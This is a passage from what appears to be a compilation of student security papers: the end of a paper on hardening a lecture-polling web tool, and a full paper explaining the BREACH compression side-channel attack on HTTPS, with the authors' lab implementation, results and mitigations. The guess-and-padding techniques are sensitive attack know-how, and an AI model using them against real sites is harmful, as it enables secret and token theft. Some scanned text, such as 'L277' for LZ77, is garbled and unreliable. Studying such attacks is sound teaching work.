At this point, we realize that clear roles need to be defined. For this class, we have defined the roles to be: *Lecturer, Research, Student* and *Smart Student*. The *Lecturer* will have full access to all content since he needs to be able to make changes to his syllabus as and when he needs it. The *Research* role is for students or external parties who are interested to research on MEME-WARS and have obtained permission from the *Lecturer* to look into the source. *Smart Student* and *Student* roles are defined to give the flexibility of providing contents based on the student's knowledge. Their respective permissions are shown in Table 1 where each column is the ACL for the respective types of files.

Table 1. User Permissions

Open Content (e.g. <cs3235/>)	Restricted Content (e.g. <secure/>)	Closed Content (e.g. Server Files, .php, .shtml)
Lecturer: read, write Research: read Smart Student: read Student: read	Lecturer: read, write Research: read Smart Student: read	Lecturer: read, write Research: read

Implementation. Since MEME-WARS already utilizes .htaccess files to provide Server Side Includes (SSI) support for its web pages, we can add on to the .htaccess files to ask for a user and password to access certain folders. The secure content can then be stored in such folders with restricted access. Given the following folder structure:

```
<cs3235/>:
    lect4.shtml
    lect5.shtml
    lect4.pdf
    <lect4/>:
        Lect4-media.mp4
        <secure/>:
            questions.js
```

If we want to secure “questions.js” from prying eyes of students, we will need to create two files “*.htpasswd*”(a password file) and “*.htaccess*”(a configuration file) in <secure/>. First, we will make use of *htpasswd* provided by Apache to add users and encrypt corresponding passwords using *crypt()*. The command is “*htpasswd .htpasswd -cd lecturer*”. Following the instructions to key in the password for the *lecturer*, this command will create “*.htpasswd*”. Once that is done, we will create a hidden file named “*.htaccess*” in the same directory. The *.htaccess* file contains the following lines of code:

```
AuthUserFile /<path_to_cs3235>/lect4/secure/.htpasswd
AuthGroupFile /dev/null
AuthName ByPassword
AuthType Basic

Require user lecturer
```

AuthUserFile denotes the directory to the .htpasswd file we just created above. *require user lecturer* will limit access for this directory only to user *lecturer*.

So going back to the ACLs, <cs3235/> will store all open content and will not be protected. Anyone with the URL to the directory can access its contents. For restricted content in <secure/>, we have demonstrated how to secure it. In addition, the lecturer can implement the *Smart Student* role by having another account (let’s say, Smarty) that allows access. The password to this account can be either given out in lecture or as an answer to one of the quiz questions. For closed content, since the files are pre-processed on the server side and unless given access to the directory through Secure Shell (SSH) or File Transfer Protocol (FTP), nobody except the lecturer will be able to see the content. The lecturer can choose to give a copy of these files offline to the *Research* group.

4.3 Validation of Requests

As mentioned, there is a lack of control over the input and output data, specifically over the submissions made by users and the outcome of the poll. By validating the legitimacy of the HTTP requests submitted by users during a poll, we can severely limit the damage that attackers can cause.

There are two criteria to validating the legitimacy of a request. First, to ensure that only students who are currently taking the module respond and participate in the poll, there must be a way to uniquely identify the students who have already contributed to the poll. This can be done through authentication of a unique id which identifies individual students in the class taking the module when they submit their answers to the poll. Secondly, there should also be limitations placed on the number of submissions of request or updated answers by each student. This is easily achieved by limiting the number of requests per student per IP address.

By implementing both of the above, students will not be able to easily spam the poll with requests and skew the results of the poll anymore.

4.4 Time-Based Access

It is also possible that some content are automatically released after a certain time, let's call them Time Controlled Content (TCC).

Implementation . This is done using the RewriteEngine provided by Apache. Similar to section 4.2, we will add a few lines to the .htaccess file in the directory where LTO files will be stored. In *timebased.png*:

```
RewriteEngine on
RewriteCond %(TIME_YEAR)%(TIME_MONTH)%(TIME_DAY) <
20131031
RewriteRule ^\.html$   sorry.html[L]
```

The RewriteCondition will check if the system time is before a date that can be set by the lecturer and it performs a redirect to an apologetic message (sorry.html) if the content is not supposed to be released yet. Once the system time elapses the set date, it will cease to perform such redirection.

4.5 Code Obfuscation

A possible solution of insufficient data protection is code obfuscation. It works by concealing the actual code and make it unreadable or incomprehensible for human beings. If can be considered as a simple form of security by obscurity and can be used to obfuscate JavaScript code in the source. This is a snippet of obfuscated code based on actual sources in MEME-WARS:

```
var_0xa3f9=["\x64\x69\x73\x70\x6C\x61\x79\x49\x64","\x7
0\x61\x74\x74\x65\x72\x6E","\x23\x23\x3A\x23\x23\x3A\x2
3\x23","\x76\x61\x6C\x75\x65","\x31\x32\x3A\x33\x34\x3A
\x35\x36","\i
```

Limitations. Code obfuscation is not foolproof, a determined attacker is still capable of reverse engineering the obfuscated code. Obfuscation is also closely related to

masking of malicious malwares. Thus, some anti-virus software may trigger an alert if the site utilizes obfuscated codes. It is also known to cause bugs, especially if the obfuscation is done manually.

The most obvious drawback, of course, is that it is impossible to understand the code from a reader's perspective, and consequently, editing the code can become a pain.

4.6 Local Hosting

If we switched to local hosting for MEME-WARS, some of the security issues can then be mitigated since the local machine will not be susceptible to online attacks. As seen from the code snippet in section 3.3, there is insufficient data protection and users can easily retrieve the answer keys (questions.js) for the polls. This problem can be rectified by storing this file separately on the local machine, and by adding a few extra lines of code to MEME-WARS.

```
function loadFileAsJS()
{
    var fileToLoad =
document.getElementById("fileToLoad").files[0];

    var fileReader = new FileReader();
    fileReader.onload = function(fileLoadedEvent)
    {
        var textFromFileLoaded =
fileLoadedEvent.target.result;
        eval(textFromFileLoaded);//this line can be
changed to the bottom two
        //var scriptTag =
document.getElementById('scriptTag');
        //scriptTag.innerHTML = textFromFileLoaded;
    };
    fileReader.readAsText(fileToLoad, "UTF-8");
}
```

This JavaScript function can be attached to a HTML <input> tag which allows the lecturer to choose a file, in this case, questions.js which we will want to run on the webpage. As commented in the snippet, it is possible to change the function so that the JavaScript is added to the page instead of being executed immediately.

An obvious advantage of local hosting is the increased control over the data. External parties will be unable to view the poll's answers from the source since the reference of the answers are now stored separately form the online resource.

Limitations. Sharing of certain resources will be difficult since the lecturer will need to separately upload content such as lecture slides. Students will not be able to enjoy

the full functionality of MEME-WARS. As such, it would be better to only host content that students should not have access to at any point in time.

5 To Infinity & Beyond

Many of the vulnerabilities we identified have their roots in JavaScript. This is because JavaScript was never intended for such a purpose in the first place. The security capabilities of JavaScript can be enhanced by using Google's Caja Compiler, which comes with built in security considerations and precautions.

In the long run, the creator might want to consider a complete overhaul by migrating MEME-WARS to a more secure environment based on a programming architecture that provides a complete suite of security features, such as running the entire system server-side.

6 Conclusion

Even though security through obscurity undeniably adds a layer of complexity to defend against malicious parties, we firmly subscribe to Kerckhoff's principle in that a system should be secure even if everything about the system is public knowledge.

Throughout the course of this project, we cracked our brains to explore the different ways in which the system can be compromised, and then squeezed our brains dry to come up with simple, easy to implement solutions to improve the overall security of MEME-WARS.

Of course, the list of vulnerabilities which we have identified are by no means exhaustive, as are the implementations and suggested solutions we came up with. A determined and skilled attacker will probably still be able to bypass the security measures we have implemented.

We hope this paper has given some insights regarding the vulnerabilities of MEME-WARS and applications using client-side JavaScript in general, and that our findings would empower MEME-WARS' creator in securing the future of his lectures. May the force be with him!

References

1. The Effectiveness of Source Code Obfuscation: An Experimental Assessment, Ceccato, M; Di Penta, M; Nagra, J; Falcarin, P; Ricca, F; Torchiano, M; Tonella, P, 2009 IEEE 17th International Conference on Program Comprehension, ISSN 1063-6897, 2009, ISBN1424439981, pp. 178 - 187
2. Access Control Cheat Sheet, https://www.owasp.org/index.php/Access_Control_Cheat_Sheet
3. Javascript obfuscator tool, http://www.javascriptobfuscator.com/default.aspx
4. Packing tool, http://dean.edwards.name/packer/
5. Know Your Enemy: Web Application Threats, http://www.honeynet.org/book/export/html/1
6. Caja, https://code.google.com/p/google-caja/

An Exploration of BREACH – SSL Gone in 30 Seconds

Nygel Wallace and Winston Howes

National University of Singapore (NUS)
CS3235

Abstract. This paper provides a history and overview of the browser reconnaissance and exfiltration via adaptive compression of hypertext (BREACH) side-channel attack on SSL. There is a discussion on the challenges in designing an effective attack including talking about overcoming differences in compression algorithms used and recovering from errors and uncertainty in intermediate results. We also examine our findings in mounting our own browser-based attack. Finally, we close with a look at various mitigation techniques.

1 Introduction

Over the years there have been a number of attacks on SSL/TLS from SSL strips to BEAST. The latest attack on SSL, however, is BREACH.

In order to understand BREACH it is not only important to understand what it is but where it originated. BREACH is a side-channel attack on SSL/TLS that relies on the fact that injecting plaintext in a file that matches a secret in the file will, when compressed result in a smaller file size than if the injected plaintext does not match anything in the file. This is true even when the compressed file is put through a stream cipher such as used in SSL/TLS because the ciphertext is the same length as the plaintext.

This technique was first exploited in CRIME (compression ratio info-leak made easy), but the attack was quickly mitigated. BREACH was built on top of CRIME to overcome certain obstacles that defeated CRIME.

Finally we would encourage the interest reader to explore the original article, BREACH: Reviving the CRIME Attack [1], on which this paper is based for additional information.

2 A History of CRIME

In 2002, cryptographer John Kelsey put forward a paper describing unavoidable information leakage from plaintext injection in combination with data compression. [2]

In 2012 at the ekoparty security conference, the security researchers who created BEAST, Juliano Rizzo and Thai Duong, unveiled an attack, CRIME, based on Kelsey's research. The attack was against web cookies over HTTPS connections that

used data compression. When successful the attack recovers the content of a secret cookie allowing the attacker to perform session hijacking, leading to more serious attacks. [3]

Put simply, CRIME works by the attacker submitting a guess that if correct results in a smaller request than if the guess were incorrect. The attack relies on the ability of the attacker to perform a man-in-the-middle attack and to inject variable content with a request sent by the browser to a target site. Even though the request is sent to the server over an HTTPS connection, the attacker can still view the size of the request. Due to the nature of compression, if there were a string appended to some content that matched a string in the content, the compressed content would be smaller than if a non-matching string of equal length had been appended. By monitoring the size of requests, the attacker is able to determine whether his guess is correct and, through a divide and conquer approach, work out the secret in the web cookie.

CRIME can be prevented by disabling compression for HTTPS requests on either the client or server side. As of September 2012, Google and Mozilla reported that the latest versions of their respective browsers were no longer vulnerable to this exploit. Microsoft also claimed that Internet Explorer had never been vulnerable. [3]

At the August 2013 Black Hat conference, Angelo Prado, Neal Harris, and Yoel Gluck described an improvement to CRIME that defeated the current mitigations. They called their improvement BREACH. [1]

3 The Attack

In this section we describe the requirements for BREACH, how the setup utilizes the requirements, and finally an overview of the attack.

3.1 Requirements for BREACH

In order to launch a successful BREACH attack, there are several required components, many of which are similar to those used in CRIME. For clarification, all references to "target site" refer to the website which shares with the victim a secret that the attacker is attempting to discover.

Firstly, HTTP-level compression, usually GZIP or DEFLATE, is required. GZIP is available in any modern browser, so this ingredient is very likely to be available. It is important to note that TLS-layer compression is not required. It is also important to note that GZIP is based on DEFLATE, and thus attacks described using one algorithm can be applied to the other. [1] [4]

Next, browser-based BREACH requires a fairly stable website where the victim is likely to stay for 30 seconds or longer. Prado, Harris, and Yoel claimed at the Black Hat conference in August 2013, that their attack could be executed in a little less than 30 seconds for a simple secret and small target site, but as the length of the secret increases and the file size of the target site increases, the duration that the victim must remain on the attacker's website increases as well. [1]

Thirdly, the attack requires SSL/TLS. If SSL/TLS is not available a man-in-the-middle attack would suffice to learn the secret, and a BREACH attack would not be necessary.

Fourthly, the attacker must be able to perform a man-in-the-middle attack or have some way of watching the victim's network traffic with the target site and be able to communicate that information learned to the stable website controlled by the attacker that the victim is visiting. It is important to note that BREACH does not require any SSL tampering or downgrading, as the attacker is only concerned with the length of information travelling over the network.[1]

So far, the requirements for BREACH have been similar to those in CRIME. BREACH however, differs from CRIME in that it is not focused on the size of requests, but rather is focused on the size of the response body. So, the next requirement is that a secret, such as a CSRF token, exists in the response body. Additionally, the attacker supplied guess must be in the response body. We will discuss how the attacker supplied guess is inserted into the response body in a later section.[1]

Finally, similar to CRIME, there must be a known three or more character prefix to bootstrap the compression. This prefix is a sequence of characters that appear before the secret such as shown by the bolded letters in Figure 1. This provides the attacker's guesses a context so that he can see the differences in response sizes and determine which of his guesses was correct.[1]

```
<a href="logout.php?canary=df32a8a25111b20">Log Out</a>
```

Fig 1.

3.2 Attack Setup and Overview

To begin, we assume that an attacker has access to the victim's encrypted traffic via ARP spoofing or some other means. Next, we assume that the attacker has the ability to make the victim send http requests to the target site, from which the attacker is attempting to extract the secret. This can be accomplished by luring the victim to a site controlled by the attacker, and having the site create invisible iframes that point to the target site. We end up with a setup similar to that shown in figure 2.[1]




Fig 2.

The online attack then proceeds character by character where the attacker sends a number of requests to the target site from the victim's machine. The number of requests generally corresponds to the size of the alphabet of possible characters. The attacker then measures the size of the responses, and based on that information selects the correct character. The attacker then proceeds to determine the second character and so on. Due to the nature of the attack and its reliance on information leaked through data compression, the first character must be guessed correctly before the attacker can proceed on to the next character.[1]

Before the attacker can begin making guesses, he must first determine how to inject plaintext with his guess and his bootstrap prefix. Many websites take parameters from a GET request and insert them into the response body. An attacker can take advantage of this as shown in figure 3.

```
GET signup.php?id=canary=<guess>

...

<div id="canary=guess"></div>

<a href="logout.php?canary=df32a8a25111b20">Log Out</a>
```

Fig 3.

If the attacker's guess is correct, the response size should be smaller than if his guess was incorrect. Thus by trying one character at a time and looking at the response sizes an attacker can quickly determine the secret.[1]

4 Technical Challenges

In this section, we discuss the many technical challenges associated with this seemingly straightforward attack. The challenges faced range from correctly inserting guesses in the response body to dealing with different compression algorithms to determining a correct guess when there are no differences in response sizes.

4.1 Understanding DEFLATE

DEFLATE, one of the most common compression algorithms is comprised of two main compression strategies: L277 and Huffman coding. [5]

L277 is the part of DEFLATE of which BREACH takes advantage. L277 works by replacing duplicate strings with a pointer to the original string. The pointer contains the offset and the length of the duplicate string as shown in figure 4. [1] [5]

```
<a id="testing">Go</a> <span class="testing"> </span>

...

<a id="testing">Go</a> <span class=(-29, 10) </span>
```

Fig 4. This figure shows the code uncompressed and then compressed with L277.

By making a correct guess, either our correct guess along with our previous correct guesses and our bootstrap prefix is converted to a pointer pointing to the secret in the response body or the secret in the response body is converted to a pointer pointing to our guess. When our guess is incorrect only our previous correct guesses and bootstrap prefix is converted to a pointer excluding our incorrect guess, which, because it is left out, increases the overall response size. [1]

Huffman coding works by assigning the most common character a shorter code word and the less likely characters a longer code word. If for example we had an alphabet of 4 characters {*a*, *b*, *c*, *d*} with probabilities {0.6, 0.3, 0.07, 0.03} the Huffman coding would map them to code words as shown in table 1. [5]

Character	Code Word
a	1
b	10
c	100
d	000

Table 1.

The variable length of the code words presents a problem for our scheme. If the alphabet for our guesses is the same as the one referenced in table 1 then we could have the case where our guess of *a* results in a smaller response size than our guess of *c* even if *c* is the correct next character. This is because *a* maps to a shorter length code word than *c* and so the response size for our guess *a* is smaller than our response

size for *c*. To defeat this obstacle we can use one of the methods described in the following sections.

4.2 Two Tries Method

The *Two Tries* method was created as a work around to the problem of variable length code words induced by the Huffman coding. The *Two Tries* method works by sending two requests instead of one for each guess. The method introduces some padding which is comprised of characters outside of the alphabet of the secret and unlikely to appear anywhere else in the response. For example, if the alphabet of the secret is known to be hex, then '!@!' or '{}' would be effective padding. The two requests for each guess are the padding appended to our guess and the same padding prepended to our guess as shown in figure 5. [1]

```
canary=abc1{}

canary=abc{}1
```

Fig 5. This figure shows the *Two Tries* method with bootstrap, prefix "canary="; the already discovered part of the secret, "abc"; the guess, "1"; and the padding, "{}".

Instead of declaring the guess that induces the smallest response size the correct guess, we declare the guess which has the greatest difference between the response size for its two requests the correct guess. This works because we are isolating the effects of the Huffman coding. Between the two requests the effects of Huffman coding will be the same, so that the only way to have two different sized responses would be due to the L277 compression, which is exactly what we want. If we have an incorrect guess the L277 compression will not compress the two responses any differently, so they will have the same length response. If however, we have a correct guess the L277 compression will decrease the size of request where the padding is appended to the guess more than it will decrease the size of the request where the padding is prepended to the guess. By noting this difference, we are able to determine the correct guess. [1]

Table 2 illustrates that we are no longer looking at the smallest response size, but rather looking at the greatest difference in the two requests for each response.

Guess	Response Size
canary=a{}	179
canary={}a	181
canary=b{}	180
canary={}b	180

Table 2.

In this case, it is evident that *a* is the correct guess because the response size when the padding was appended to our guess is smaller than when the padding is prepended to our guess. The fact that *b* has a smaller response size simply says that *b* is a more

common symbol throughout the entire response body than *a*, but not that *b* is a correct guess.[1]

4.3 Guess Swap

A variation of the *Two Tries* method is the *Guess Swap* method. This method too is an attempt at defeating the variable length code words induced by Huffman coding. In this method we again send to requests for each guess, but instead of appending and prepending, we submit one request with our guess appended to the end of our known secret and one request with our guess inserted before the last character of our known secret as shown in figure 6.[1]

```
canary=abc1

canary=ab1c
```

Fig 6. This figure shows the *Guess Swap* method with bootstrap, prefix "canary="; the already discovered part of the secret, "abc"; and the guess, "1". Note that no padding is used.

Like the *Two Tries* method we take whichever of our guesses produced the greatest difference between the response sizes of its two requests, not the guess that produced the smallest response size.[1]

4.4 Charset Pools

One of the disadvantages of using the *Two Tries* or the *Guess Swap* method is that the attacker must make two requests per guess. Thus, the *Charset Pools* technique was created to defeat the variable length code words caused by Huffman coding while only requiring one request per guess.[1]

The technique works by appending every character in the secret's alphabet except the guess to the end of the bootstrap prefix and the already known secret. Padding from the complement of the secret's alphabet and unlikely to appear elsewhere in the response body then separates all of the appended characters so as to prevent the L277 compression from finding a pattern and shrinking the size of the appended characters. The idea behind this technique is that by having all characters from the secret's alphabet appended, effects due to Huffman coding will be the same across all guesses. Figure 7 illustrates this concept where the secret's alphabet is hex, the bootstrap prefix is "carnary=", the known secret is "72a5", and the attacker's guess is "e".[1]

```
canary=72a5e{}-1-2-3-4-5-6-7-8-9-0-a-b-c-d-f
```

Fig 7.

It is also important to note that the "-" delimiters are part of the padding described to prevent effects of L277 compression and normalize the effects of Huffman coding across all guesses.[1]

As in the naïve approach, the guess which results in the smallest response size is declared the correct next character in the secret. So, unlike the *Two Tries* or the *Guess Swap* method, we compare response sizes across all guesses.[1]

4.5 Compression Ratio for Guesses

Another issue that can arise, though less frequently, is where L277 compression will compress an incorrect guess the same amount as a correct guess would compress due to compression within a guess. Suppose that the secret is "ABCABDEF" and so far we have determined that the string "ABCAB" is correct. When making our next guess, it is likely that both "C" and "D" will be marked as correct. This is because "ABCABC" on its own can be compressed by L277 while ABCABD will be compressed because it matches the secret.[1]

In order to defeat this issue, we can look at patterns in our guesses marked as correct that are less likely to appear in a random secret. By compressing our guesses on their own, outside of the context of the response body, we can see if the string compresses below a certain, predetermined threshold in which case we discard the guess.[1]

There are additional techniques we can use to mitigate the effects of false positives, which we will discuss in a later subsection.

4.6 Block Ciphers

So far, our attacks, the *Two Tries*, *Guess Swap*, and the *Charset Pools* methods assume that an incorrect guess will result in a different compression size than a correct guess. Block ciphers, however, do not necessarily represent a variation in plaintext size with a change in ciphertext size. At a high level, block ciphers work by splitting up the plaintext into a series of fixed length blocks and appending padding to fill up the last block. If the padding appended by the block cipher is of length l bytes, then in order to increase the length of the ciphertext by creating a new block, we need to increase the length of the plaintext l+1 bytes.[1]

Applying this knowledge to BREACH, we try to find a "tipping point", a point where if our guess is compressed, a new block is not created, but if our guess is incorrect, it will not compress, and thus a new block must be created to handle the increased size of the plaintext. Thus an incorrect guess will result in a longer ciphertext than a correct guess.[1]

In order to do this, we add a filler string composed of characters outside of the alphabet of the secret. It may take a few requests to find the correct length of the filler string to append to our guess such that our guess is always at the "tipping point".[1]

4.7 Guess Windows

When dealing with block ciphers it is helpful to keep the response size stable between guesses in order to minimize the number of requests we have to make to determine a new "tipping point" for each guess. If we did not keep the response size stable, we would have to continually realign to find a new "tipping point", which would make the attack significantly slower.[1]

One way to do this is by only using the last *n* characters of the discovered secret in our guesses. The reason this works is the same reason that the bootstrap prefix works, we only need to know a few characters to attach our guess to in order to take advantage of the L277 compression. By keeping the number of characters we use stable, we minimize the number of times that we must realign to find a new "tipping point", which minimizes the number of requests we must make, which decreases the time of our attack.[1]

4.8 Encoding Issues

Another factor that may increase the difficulty of the attack stems from the context into which the secret and our guess appear. CSRF tokens for example are often placed in contexts like that shown in figure 8.[1]

```
<input type="hidden" id="csrf"
value="a8d9ab89ef1044239cad675bde225aa">
```

Fig 8.

Note that the 'value=' and the secret are separated by `"`. The reason that this is a problem is that it acts in a similar way that our padding worked in the *Two Tries* method, except that it prevents bootstrapping compression. In order to make the attack successful we have to embed an unencoded `",` find another context that will embed our guess in the same manner as the secret, or guess the first few characters of the secret at once. Embedding an unencoded `"` assumes a potential cross site-scripting vulnerability, and thus this method cannot be assumed to succeed. Additionally, finding another context may not always be possible for every target site. Finally, we could attempt to bootstrap compression by guessing the first three characters in the secret. Unfortunately, this results in a larger number of requests, which slows down the attack, and further, has a low probability of succeeding as our three character guess is likely to match other strings across the response body and cause false positives for the correct character sequence being found.[1]

4.8 False Positive and Looking Ahead

The nature of our attack in regards to the *Two Tries* and *Guess Swap* method looks at the difference in size between the two requests for each guess. Consequently it is possible for two or more guesses to be marked as correct.[1]

When this happens it is possible to recover by branching into multiple attacks. Suppose that the alphabet of the secret is hex and that we have discovered the first three characters of the secret to be *abc*. Further, suppose that when we try to discover the fourth character, our attack says both *d* and *e* are correct. We now proceed by branching our attack into two separate attacks assuming that both characters are correct. Thus when trying to discover the next, the fifth, secret character we would submit guesses *canary=abcd1{}*, *canary=abcd{}1*, *canary=abce1{}*, *canary=abce{}1* and so on for the other remaining characters in the hex alphabet. Of course if there are still multiple guesses marked as correct, we can continue the branching approach. [1]

The idea is that eventually only one branch will result in a correct guess, allowing us to discard the other branches. If we suppose that the correct fifth character is *4* and that *d* was the correct fourth character, then *canary=abcd4{}* and *canary=abcd{}4* should result in a greater difference than *canary=abce4{}* and *canary=abce{}4* because even though *4* is the correct guess when our fourth character is *e*, the *e* should ideally prevent the *4* from being included in the L277 compression, and thus will not be marked as a correct guess. Unfortunately, this approach may take several branches before determining the correct guess and can result in so many requests that the attack becomes infeasible if one branch is not quickly determined to be correct. [1]

5 Our Implementation

At the August 2013 Black Hat conference, Angelo Prado, Neal Harris, and Yoel Gluck presented BREACH with the claim that they could discover, in less than 30 seconds, a secret token over SSL under certain conditions. Shortly after the conference, they released their code for a non-browser-based attack. In order to test the claims from their presentation and paper, we decided to implement the counterpart browser-based attack for all three attack methods, *Two Tries*, *Guess Swap*, and *Charset Pools*, to determine which was the most effective method in a browser-based attack.

5.1 Setup and Overview

For our attack, we created two web pages, one which contained the secret and could only be accessed over HTTPS, and one which was controlled by the attacker. We simulated the attacker and victim on the same machine, using a Firefox browser extension to simulate the attacker's role as a man-in-the-middle, able to read the victim's encrypted traffic, though unable to decrypt it. We will note that a browser extension installed on the victim's machine in practice would allow for more serious attacks than BREACH, but we did not take advantage of this capability. We restricted the browser extension's capabilities to that of an attacker listening to the victim's traffic by ARP spoofing. Thus, when the victim's requests were sent over SSL/TLS, the browser extension only saw the encrypted traffic, not the plaintext.

The webpage containing the secret was located at https://connectcarolina2.com/breach. We chose a random 32 character long hex secret which we embedded in a manner similar to that displayed in figure 1. To simulate the vulnerability necessary for breach, we simply printed out the query string of any GET request in the html of the page. We also bought an SSL certificate and forced HTTPS connections.

The attacker-controlled webpage was located at http://unc.edu/~winhowes/breach. The webpage receives guesses from the browser extension and creates invisible iframes with targets corresponding to the attacker's guess. In this case, the iframes' target was *https://connectcarolina2.com/breach?canary=<guess with padding>*.

When the victim visits the attacker's webpage, the browser extension sends a guess to the webpage, which in turn creates the necessary iframes, depending on how many requests need to be made, and thus sends requests on behalf of the victim to the site containing the secret. The browser extension then reads the size of the encrypted response body from each request and sends out the next guess to the attacker's webpage, repeating the cycle. Once enough response sizes have been read, the browser extension marks one guess as correct and sends more guesses to the attacker's webpage to try to determine the next character in the secret. After the browser extension has determined a correct guess for each character in the secret, it announces what it believes the secret to be. If what the browser extension announces is the same as the secret, the attack has been successful. Otherwise, the attack has failed.

We also declared the attack a failure when it took longer than a reasonable amount of time, 30 minutes. to complete. This case often occurred due to excessive branching.

5.2 Results

Under this setup, we ran our attack for all three methods, *Two Tries*, *Guess Swap*, and *Charset Pools* using the same randomly generated secret between methods to get an idea of which method might the most effective. Additionally, we implemented a variation of the *Two Tries* method, which we describe below. Table 3 shows our results.

	Time	Guesses	Successful	Secret
Two Tries	>30m	>5k	No	`d634cda876f14b73ac135ae858c0d894`
Guess Swap	>30m	>5k	No	`d634cda876f14b73ac135ae858c0d894`
Charset Pools	>30m	>5k	No	`d634cda876f14b73ac135ae858c0d894`
Two Tries Variation	13m30s	848	Yes	`d634cda876f14b73ac135ae858c0d894`

Table 3.

One of the most apparent observations is that our attack did not defeat SSL in under 30 seconds as the original creators stated their implementation could. We credit the difference in our results to the simplicity of our implementation. In our implementation we submit one guess at a time. However, it would be possible to parallelize all guesses for each character, which we anticipate would drastically speed up the attack. We note that although the time of the attack is slower than the original creators of BREACH demonstrated, the number of guesses made is roughly the same.

One other obvious observation is that only the variation of the *Two Tries* method was successful in learning the secret. We observed that the *Guess Swap* method failed due to patterns in the secret itself, so that when the guess was swapped with the last known character of the secret, the result was still compressible by L277. Additionally, we noted that the *Two Tries* and the *Charset Pools* methods failed due to subtle inner workings of DEFLATE which resulted in unexpected compression, which we anticipated the padding and delimiters preventing.

The variation of the *Two Tries* method was created by the original creators of BREACH who noticed similar results: the subtleties of DEFLATE defeated their attacks. Surprisingly, what they found was that by using variable amounts of padding, they were able to get more expected results from the compression algorithm. In our implementation of the variation of the *Two Tries* method, we simply extended the padding from "{}" to "{}{}{}{}" which resulted in more expected results and ultimately, resulted in a successful attack.

6 Mitigations

In this section we discuss some of the techniques that can be used to mitigate the effects of BREACH. While we acknowledge that some of these techniques completely defeat BREACH, we note that there is not a practical technique that does not have adverse side effects.

6.1 Disable Compression

One way to completely defeat BREACH is by disabling compression on the server-side. Because BREACH is a side-channel attack that relies on the information leaked through compression, disabling compression would render launching a successful BREACH attack impossible. However, disabling compression would result in a significant decrease in performance, and thus, this is not a practical mitigation technique.[1]

6.2 Separating Secrets from User Input

Another way to completely defeat BREACH is by putting any application secrets in a completely different compression context than user input or anywhere an attacker

may inject plaintext. By putting them in a different compression context, injecting plaintext related to a secret will not affect compression.[1]

Unfortunately, this approach is not always practical or may be very tedious to implement. Furthermore, this violates the adage that the web application design should be unaware or implemented independently of any compression algorithm that may be used.[1]

6.3 Masking Secrets

A naïve approach to defeating BREACH is to simply change out the secret on every request. However, this is often quite impractical.[1]

There is a method created by Tom Berson, which has the same effect as changing out the secret every time. Berson proposed a variation of the one time pad where a new pad P is generated for each request and is XOR'd with the secret S and prepended to the result, thus replacing S with $P||(P \oplus S)$. The effect of this is that the secret is randomized each time, and even though the pad P is exposed during the request to the same side-channel attack that S was exposed to, it is easy to generate a new P for each request, effectively rendering BREACH infeasible.[1]

There are however two adverse effects to this approach. Firstly, prepending P doubles the length of every secret due to the nature of a one time pad, which may have a slight impact on the performance of the web application. Secondly, this approach renders the secret incomprehensible, which is fine when the secret is a CSRF token, but when the secret is an email address or some other information that the user must be able to comprehend, this method cannot be used.[1]

6.4 Extended CSRF Protection

CSRF protection has traditionally been used to prevent POST requests where the host of the origin of the request differs from the host of receiver of the request. In the case of BREACH however, the requests being made are not POST requests, but GET requests. Traditionally, it has not been considered necessary to implement CSRF protection for GET requests. However, CSRF protection for GET requests would defeat the attack. Like many of the other defenses described, this approach too requires a significant and tedious change for many web applications.[1]

6.5 Rate-Limiting

Although BREACH does not send an extremely high number of requests to the target site, it does however send more requests than a user would be able to make during the same amount of time. By limiting the number of requests and even throttling, decreasing the allowed number of user requests as more requests are made in a set length of time, users the attack, though not prevented, can be significantly slowed down, potentially to the point of failure if the victim leaves the attacker-controlled site before the attacker has made all the necessary requests.[1]

6.6 Length Hiding

Examining the attack reveals that the core ingredient in the attack is the ability of the attacker to measure the length of the responses, though encrypted, from the target site. A naïve defense is to inject a string of random length into the response body on each response such that the length of the responses is variable. [1]

The reason that this does not work is because the attacker can simply make the same guess multiple times and take the average length over those requests. Because the standard error of the mean is inversely proportional to $\sqrt{N}$ where N is the number of requests, by increasing the number of requests for each guess, the attacker can minimize the error, and proceed with the attack. [1] [6]

7 Conclusion

BREACH, the latest attack on SSL/TLS, is a side-channel attack that exploits one of the fundamental technologies used on the web today, data compression. Despite the technical challenges faced in exploiting the data compression found in most web applications and the strict ingredients required, the challenges are surmountable and the ingredients are common enough among web applications for the attack to raise alarm.

In our own browser-based implementation of the attack, we demonstrated the feasibility of the attack, but noted that variations of the attack must be adopted to sidestep some of the traps involved in the subtleties of DEFLATE. We illustrated that the *Two Tries* method was the most practical method for implementing such an attack, as it allows for the most variation.

Finally, we would encourage the reader to consider implementing one or more of the mitigation techniques described for their own web applications. We would recommend implementing rate-limiting and throttling at a minimum as it is the most practical defense, and even though it is not a completely robust solution, it can be effective enough to prevent the attack in most cases without producing significant adverse effects for the web application itself.

References

1. Yoel Gluck, Neal Harris, and Angelo Prado. BREAC: Reviving the Original CRIME Attack. September 2012.
2. John Kelsey. Compression and Information Leakage of Plaintext. In Fast Software Encryption, 9th International Workshop, FSE 2002, Leuven, Belgium, February 4-6, 2002, Revised Papers, vol. 2365, pages 263-276, 2002.
3. Dan Goodin. Crack in Internet's foundation of trust allows HTTPS session hijacking. Ars Technia. September 13, 2012.
4. Peter Deutsch. Nework Working Group. Aladdin Enterprises. GZIP File Format Specification Version 4.3. May 1996.
5. Antaeus Feldspar. An Explanation of the Deflate Algorithm. August 23, 1997.
6. Wolffram Math World. http://mathworld.wolfram.com/StandardError.html

Mathematics in Elliptic Curve Cryptography

LUO KUN

Beihang University

